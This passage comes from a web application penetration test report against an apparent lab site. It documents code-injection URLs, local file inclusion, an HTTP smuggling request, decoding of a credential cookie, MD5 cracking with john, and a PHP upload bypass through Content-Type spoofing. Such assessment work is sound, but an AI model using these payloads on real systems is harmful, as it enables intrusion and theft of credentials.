SSI (Server Side Includes) are a means for allowing dynamic page content within HTML pages, this can allow for the injection of scripts or code execution within a page if configured incorrectly. Traditionally this only works on pages with specified extensions not present on the server such as .shtml, however specific configurations may allow for it within standard html page. A number of SSI payloads were attempted to be inserted into the "name" field of a registered account, as this was reflected on the page (Figure 62)




Figure 62 - SSI payload shown as the name field

But no successful Server Side injection was performed.

3.7.6 Testing for Code Injection

Code injection relates to leveraging existing website functionality to execute provided code.

Source code evaluation from obtaining the backend files of the site had shown that it was highly unlikely code injection could be performed. It was still tested minorly with URL's such as

URL
http://192.168.1.10/attachment.php?;system(%27ls%20-l%27);
http://192.168.1.10/attachment.php?type=data://text/plain;base64,PD9waHAgcGhwaW5mbygpOyA/Pg==

but the site lacked meaningful vulnerable PHP functions that took user input such as

- eval()
- include ()

which was reflected in an inability to find any code injection vulnerabilities.

3.7.6.1 Testing for Local File Inclusion

When previously enumerating, one directory stood out as potentially valid for Local file inclusion:


URL
http://192.168.1.10/attachment.php?type=terms.php

This was due to the fact it took a file as a parameter, in this case, terms.php.

It was possible to prove directory traversal here by navigating to the previously discovered location of the phpinfo.php file, located at /mnt/sda2/swag/target/phpinfo.php

To this end it was possible to substitute “terms.php” for an absolute file path resulting in the following:

```
http://192.168.1.10/attachment.php?type=/mnt/sda2/swag/target/phpinfo.php
```



PHP Version 5.4.7

System	Linux box 3.0.21-tinycore #3021 SMP Sat Feb 18 11:54:11 EET 2012 i686
Build Date	Sep 19 2012 11:18:36
Configure Command	'./configure' '--prefix=/opt/lampp' '--with-apxs2=/opt/lampp/bin/apxs' '--with-config-file-path=/opt/lampp/etc' '--with-mysql=mysqlnd' '--enable-inline-optimization' '--disable-debug' '--enable-bcmath' '--enable-calendar' '--enable-ctype' '--enable-ftp' '--enable-gd-native-ttf' '--enable-magic-quotes' '--enable-shmop' '--disable-sigchild' '--enable-sysvsem' '--enable-sysvshm' '--enable-wddx' '--with-gdbm=/opt/lampp' '--with-jpeg-dir=/opt/lampp' '--with-png-dir=/opt/lampp' '--with-freetype-dir=/opt/lampp' '--with-zlib=yes' '--with-zlib-dir=/opt/lampp' '--with-openssl=/opt/lampp' '--with-xsl=/opt/lampp' '--with-ldap=/opt/lampp' '--with-gd' '--with-imap-ssl' '--with-imap=/opt/lampp' '--with-gettext=/opt/lampp' '--with-mssql=/opt/lampp' '--with-sybase-ct=/opt/lampp' '--with-interbase=shared,/opt/interbase' '--with-mysql-sock=/opt/lampp/var/mysql/mysql.sock' '--with-oci8=shared,instantclient,/opt/lampp/lib/instantclient' '--with-mcrypt=/opt/lampp' '--with-mhash=/opt/lampp' '--enable-sockets' '--enable-mbstring=all' '--with-curl=/opt/lampp' '--enable-mbregex' '--enable-zend-multibyte' '--enable-exif' '--with-bz2=/opt/lampp' '--with-sqlite=shared,/opt/lampp' '--with-sqlite3=/opt/lampp' '--with-libxml-dir=/opt/lampp' '--enable-soap' '--enable-pcntl' '--with-mysqli=mysqlnd' '--with-pgsql=shared,/opt/lampp/postgresql' '--with-iconv' '--with-pdo-mysql=mysqlnd' '--with-pdo-pgsql=/opt/lampp/postgresql' '--with-pdo-sqlite' '--enable-intl' '--with-icu-dir=/opt/lampp' '--enable-fileinfo' '--enable-phar'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/opt/lampp/etc
Loaded Configuration File	/opt/lampp/etc/php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20100412
PHP Extension	20100525
Zend Extension	220100525
Zend Extension Build	API220100525,NTS
PHP Extension Build	API20100525,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	https, ftps, compress.zlib, compress.bzip2, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	zlib.*, bzip2.*, convert.iconv.*, mcrypt.*, mdecrypt.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk

This program makes use of the Zend Scripting Language Engine:
Zend Engine v2.4.0, Copyright (c) 1998-2012 Zend Technologies

Figure 63 - phpinfo.php embedded in the attachment.php page

Showing that local file inclusion was possible.

3.7.6.2 Testing for remote file inclusion

Remote file inclusion relates to the ability for an attacker to include a file hosted on a different machine within an exploit.

Remote file inclusion was tested using the same URL. The tester hosted a webserver on their machine using the php development server with the command:

```
php -S 127.0.0.1:66
```

and hosted a file there which was shown to be accessible on the testers machine. This was then tested to see if it could be accessed from the site with the URL

```
http://192.168.1.10/attachment.php?type=http://127.0.0.1:66/test.php
```

This was shown to not be possible. Other PHP files were tried such as PHP shells, but similarly no remote file inclusion was shown to be possible.


3.7.6.3 Testing for Command Injection

Command injection denotes where an attacker extends the functionality of the application to execute system commands.

Command injection was tested on pages that took parameters, such as http://192.168.1.10/attachment.php?type=FUZZ, http://192.168.1.10/category.php?cid=FUZZ and http://192.168.1.10/cgi-bin/test-cgi?FUZZ with the PayloadAllTheThings command injection lists, being fuzzed with OWASP ZAP. This detected no available command injection.

3.7.6.4 Testing for HTTP Splitting Smuggling

HTTP Splitting/Smuggling was tested by injection of CRLF characters (/r/n) into the headers to split the request as well as attempting to change the transfer-encoding to chunked. This was done with burp suite, ensuring non-printable characters were shown, with an example shown in Figure 64.



```
GET /my-cart.php HTTP/1.1\r\n
Host: 192.168.1.10\r\n
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
Gecko/20100101 Firefox/91.0\r\n
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*
/*;q=0.8\r\n
Accept-Language: en-US,en;q=0.5\r\n
Accept-Encoding: gzip, deflate\r\n
Referer: http://192.168.1.10/login.php\r\n
Connection: close\r\n
Cookie: PHPSESSID=nl23er4e4djvduuv6bqvqc9rj0; SecretCookie=
22756e7078796e6f40756e7078796e6f2e70627a223a37303532706e71366f3431
35733432373270313938366e6e396e35306e3770333a31373030373931343132
\r\n
Upgrade-Insecure-Requests: 1\r\n
\r\n
Transfer-Encoding: chunked\r\n
\r\n
0\r\n
\r\n
HTTP/1.1 200 OK\r\n
Content-Length: 52\r\n
\r\n
<!DOCTYPE
html><html><head><title>Smuggled</title></head><body><h1>Smuggled<
/h1></body></html>\r\n
```

Figure 64 - HTTP Smuggling attempt with chunked encoding

This did not see success nor did other variations attempting similar HTTP smuggling.

3.7.6.5 Testing for HTTP incoming requests


Throughout testing the OWASP ZAP proxy was active. This allowed for prolonged monitoring of HTTP requests. No unexpected HTTP requests were observed outside of those done by the tester or for acquiring website resources with no incoming requests from other sources. These would likely have been out of scope regardless.

3.8 TESTING FOR ERROR HANDLING

3.8.1 Testing for improper error handling

Improper error handling relates to what occurs when a user attempts to access pages that either do not exist or they do not have permission to access, thus causing an error.

When a user attempts to access a page that does not exist, they are given a 404 error message that reveals the underlying web technologies, specifically the apache and php versions.



Object not found!

The requested URL was not found on this server. The link on the referring page seems to be wrong or outdated. Please inform the author of that page about the error.


If you think this is a server error, please contact the webmaster.

Error 404

192.168.1.10
Apache/2.4.3 (Unix) PHP/5.4.7

Figure 65 – 404 Error message when resource does not exist

There was a second 403 error message that can be triggered when a user, even one authenticated as an administrator attempts to access files that the server does not have access to such as any of the .cgi files (/admin/admin.cgi)



Access forbidden!

You don't have permission to access the requested object. It is either read-protected or not readable by the server.

If you think this is a server error, please contact the webmaster.


Error 403

192.168.1.10
Apache/2.4.3 (Unix) PHP/5.4.7

Figure 66 – 403 Error message when server does not have access to a file

This, similarly, to the previous error leaked the server information.

A third error was generated by attempting to access pages such as /phpMyAdmin which required credentials that again leaked the same server information.



Authentication required!

This server could not verify that you are authorized to access the URL "/phpmyadmin". You either supplied the wrong credentials (e.g., bad password), or your browser doesn't understand how to supply the credentials required.

In case you are allowed to request the document, please check your user-id and password and try again.

If you think this is a server error, please contact the webmaster.

Error 401

192.168.1.10
Apache/2.4.3 (Unix) PHP/5.4.7

Figure 67 - 401 Error message upon failing authentication.


3.9 TESTING FOR WEAK CRYPTOGRAPHY

3.9.1 Testing for Weak Transport Layer Security

The transport layer security was immediately obvious as being weak on account of their being no HTTPS in usage on the site, meaning all requests made by the tester were unsecured HTTP. This was further assessed using SSLScan with the following command

```
sslscan 192.168.1.10:80
```

And as seen in Figure 68 there was no TLS or SSL certificates in use whatsoever.




```
┌──(kali㉿kali)-[~/Desktop/2000669]
└─$ sslscan 192.168.1.10:80
Version: 2.0.15-static
OpenSSL 1.1.1q-dev  xx XXX xxxx

Connected to 192.168.1.10

Testing SSL server 192.168.1.10 on port 80 using SNI name 192.168.1.10

  SSL/TLS Protocols:
SSLv2     disabled
SSLv3     disabled
TLSv1.0   disabled
TLSv1.1   disabled
TLSv1.2   disabled
TLSv1.3   disabled

  TLS Fallback SCSV:
Connection failed - unable to determine TLS Fallback SCSV support

  TLS renegotiation:
Session renegotiation not supported

  TLS Compression:
Compression disabled

  Heartbleed:

  Supported Server Cipher(s):
    Unable to parse certificate
    Unable to parse certificate
    Unable to parse certificate
    Unable to parse certificate
Certificate information cannot be retrieved.
```

Figure 68 - sslscan showing no TLS or SSL certificates

3.9.2 Testing for Sensitive Information Sent via Unencrypted Channels

It was observed early on that the site made use of two cookies visible within the firefox web tools, one set specifically on authentication suggesting a lack of encrypted channel transport. (Figure 69)



Name	Value
PHPSESSID	r3ljsfb08vmubaju3nonn28g70
SecretCookie	22756e7078796e6f40756e7078796e6f2e70627a223a37303532706e71366f343135733432373270313938366e6e396e35306e3770333a31373030363038393630

Figure 69 - Cookie values within firefox web tools


Table 16 - Cookie values taken from Firefox

Name	Value
PHPSESSID	r3ljsfb08vmubaju3nonn28g70
SecretCookie	22756e7078796e6f40756e7078796e6f2e70627a223a37303532706e71366f3431357334323732 70313938366e6e396e35306e3770333a31373030363038393630

From accessing the files within the site from a previously discovered vulnerability, it was possible to determine the underlying logic the cookie uses to encrypt, which is:

```
$str=$username.':'.$password.':'.strtotime("now");$str = bin2hex(str_rot13($str)); setcookie("SecretCookie",
$str);
```

This when broken down this showed that the Secret Cookie was derived from concatenating the username, password and time separated by a colon, then converting the string to hex, then encoding in Rot13. Therefore to get the output from the cookie, we simply reverse the hex conversion then reverse the Rot13 conversion to get the plaintext output. This was done with Cyberchef (https://gchq.github.io/CyberChef/) as shown in Figure 70.


Recipe

From Hex

Delimiter: Colon

ROT13

☑ Rotate lower case chars ☑ Rotate upper case chars

☐ Rotate numbers Amount: 13

Input

```
22756e7078796e6f40756e7078796e6f2e70627a223a37303532706e71366f3431357334323732703139383366e6e396e35306e3770333
a31373030363038393630
```

130 1 99 Raw Bytes LF

Output

```
"hacklab@hacklab.com":7052cad6b415f4272c1986aa9a50a7c3:1700608960
```


Figure 70 - Cyberchef cookie decoding

This gave the output of the following

Table 17 - Decoded cookie breakdown

Email	Password	Time
"hacklab@hacklab.com"	7052cad6b415f4272c1986aa9a50a7c3	1700608960


The password field output was 32 characters long, pointing to it being an MD5 hash. This could be cracked with a password cracker as MD5 is insecure.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --format=Raw-MD5 MD5.hash
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
hacklab          (?)
1g 0:00:04:01 DONE 3/3 (2023-11-21 22:10) 0.004134g/s 51815Kp/s 51815Kc/s 51815KC/s hackenk..hackhod
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Figure 71 - Cracking the cookie's MD5 hash

The time value is not human readable initially but is epoch time, which can be converted to a readable format, shown in Figure 72



Convert epoch to human-readable date and vice versa

1700608960

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.


Assuming that this timestamp is in **seconds**:
GMT : Tuesday, November 21, 2023 11:22:40 PM
Your time zone : Tuesday, November 21, 2023 11:22:40 PM GMT+00:00
Relative : 4 hours ago

Figure 72 - Cookie time converted from epoch to human readable

As such all efforts to obfuscate information within the cookie were unsuccessful.

3.9.3 Testing for Weak Encryption

Repeated instances of the insecure 'MD5' encryption algorithm were used to attempt to obfuscate important information such as the passwords for the users and administrators, and cookie information. One example is shown in Figure 73.



```
+----------------------------------+
| password                         |
+----------------------------------+
| 7052cad6b415f4272c1986aa9a50a7c3 |
| 5c428d8875d2948607f3e3fe134d71b4 |
+----------------------------------+
```

Figure 73 – Passwords within the user table making use of MD5

3.10 Business Logic Testing


3.10.1 Test Upload of Unexpected File Types

Within the profile page there is the capability to upload a new profile picture as a file. In order to test this a variety of filetypes were tried outside of traditional image files, all of which failed (See Figure 74)

Table 18 - File type and upload success

File	Upload allowed

test.php	No
test.exe	No
test.zip	No
test.webp	No
test.txt	No
test.html	No



192.168.1.10


Invalid filetype detected - what are you up to?.

Figure 74 - Invalid file upload message

As such unexpected file extensions were appropriately filtered.

3.10.2 Test Upload of Malicious Files

Despite the robust filtering in relation to file extension, the requests made were reviewed and it was shown that it was only doing so in relation to file extension and is not reviewing the contents of the file itself.




```
POST /changepicture.php HTTP/1.1
Host: 192.168.1.10
Content-Length: 197
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.10
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary6QA2Dg4rsfDoV883
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.1.10/my-account.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=f378sbl0oabbnaf312ud934fi4; SecretCookie=
22756e7078796e6f40756e7078796e6f2e70627a223a37303532706e71366f343135733432373270313938366e6e396e35306e3770333a31373030363839393639
Connection: close

------WebKitFormBoundary6QA2Dg4rsfDoV883
Content-Disposition: form-data; name="uploadedfile"; filename="test.php"
Content-Type: application/x-php
```

Figure 75 - Uploading image request showing the accepted content types


Based on this a variety of exploits were possible:

Changing the Content-Type of the POST request through Burp Suite allowed an attacker to upload a php file by claiming it was a jpeg within the request (shown in Figure 76). The PHP File used for demonstration here (see Appendix F – test.php & php.jpg) listed all files in the directory it was located, as seen in Figure 77.



```
POST /changepicture.php HTTP/1.1
Host: 192.168.1.10
Content-Length: 936
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.10
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryiCRiuILzpDQu0Hi1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.1.10/my-account.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=f378sbl0oabbnaf312ud934fi4; SecretCookie=
22756e7078796e6f40756e7078796e6f2e70627a223a37303532706e71366f3431357334323732703139383666e6e396e35306e3770333a313730303638393639
Connection: close

------WebKitFormBoundaryiCRiuILzpDQu0Hi1
Content-Disposition: form-data; name="uploadedfile"; filename="test.php"
Content-Type: image/jpg
```

Figure 76 - POST request with changed Content-Type




Files in the Current Directory:

- fluffy.jpg
- rick.jpg
- test.php

Figure 77 - accessing php file uploaded via changing content type

This revealed a significant unrelated vulnerability in which all previously successful uploads of a profile picture were not deleted when the newest one was added and instead retained.


It was possible to perform an attack in which the attacker made a file containing malicious php code that was given an unfiltered extension, such as .jpg – as show below in Figure 78.


~/Desktop/php.jpg - Mousepad
File Edit Search View Document Help

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>File List</title>
</head>
<body>

    <h2>Files in the Current Directory:</h2>

    <?php
    // Get the current directory
    $currentDirectory = getcwd();

    // Get the list of files in the current directory
    $files = scandir($currentDirectory);

    // Display the list of files
    echo '<ul>';
    foreach ($files as $file) {
        // Exclude "." and ".." (current directory and parent directory)
        if ($file ≠ '.' && $file ≠ '..') {
            echo '<li>' . $file . '</li>';
        }
    }
    echo '</ul>';
    ?>

</body>
</html>
```

Figure 78 - PHP.jpg containing malicious php code

This was then successfully uploaded and could be accessed through previously discovered exploits allowing for access to unauthorized files, demonstrated in Figure 79.



192.168.1.10/attachment.php?type=pictures/php.jpg


1 INFORMATION

Files in the Current Directory:

```
.htaccess
admin
appcenter
assets
attachment.php
bill-ship-addresses.php
brandsimage
category.php
changepicture.php
company-accounts
cookie.php
css
fileuploadtype.php
font
forgot-password.php
genericinstructions.php
img
includes
index.php
info.php
instructions.php
```

Figure 79 - PHP.jpg being accessed through previous Directory Traversal exploit

A lower effort variation of this exploit existed in which an attacker could just append a .jpg extension onto the end of an existing payload php file and access it through directory traversal in the same way, as it only filters the final extension. (See Figure 80)



192.168.1.10/attachment.php?type=/mnt/sda2/swag/target/pictures/test.php.jpg

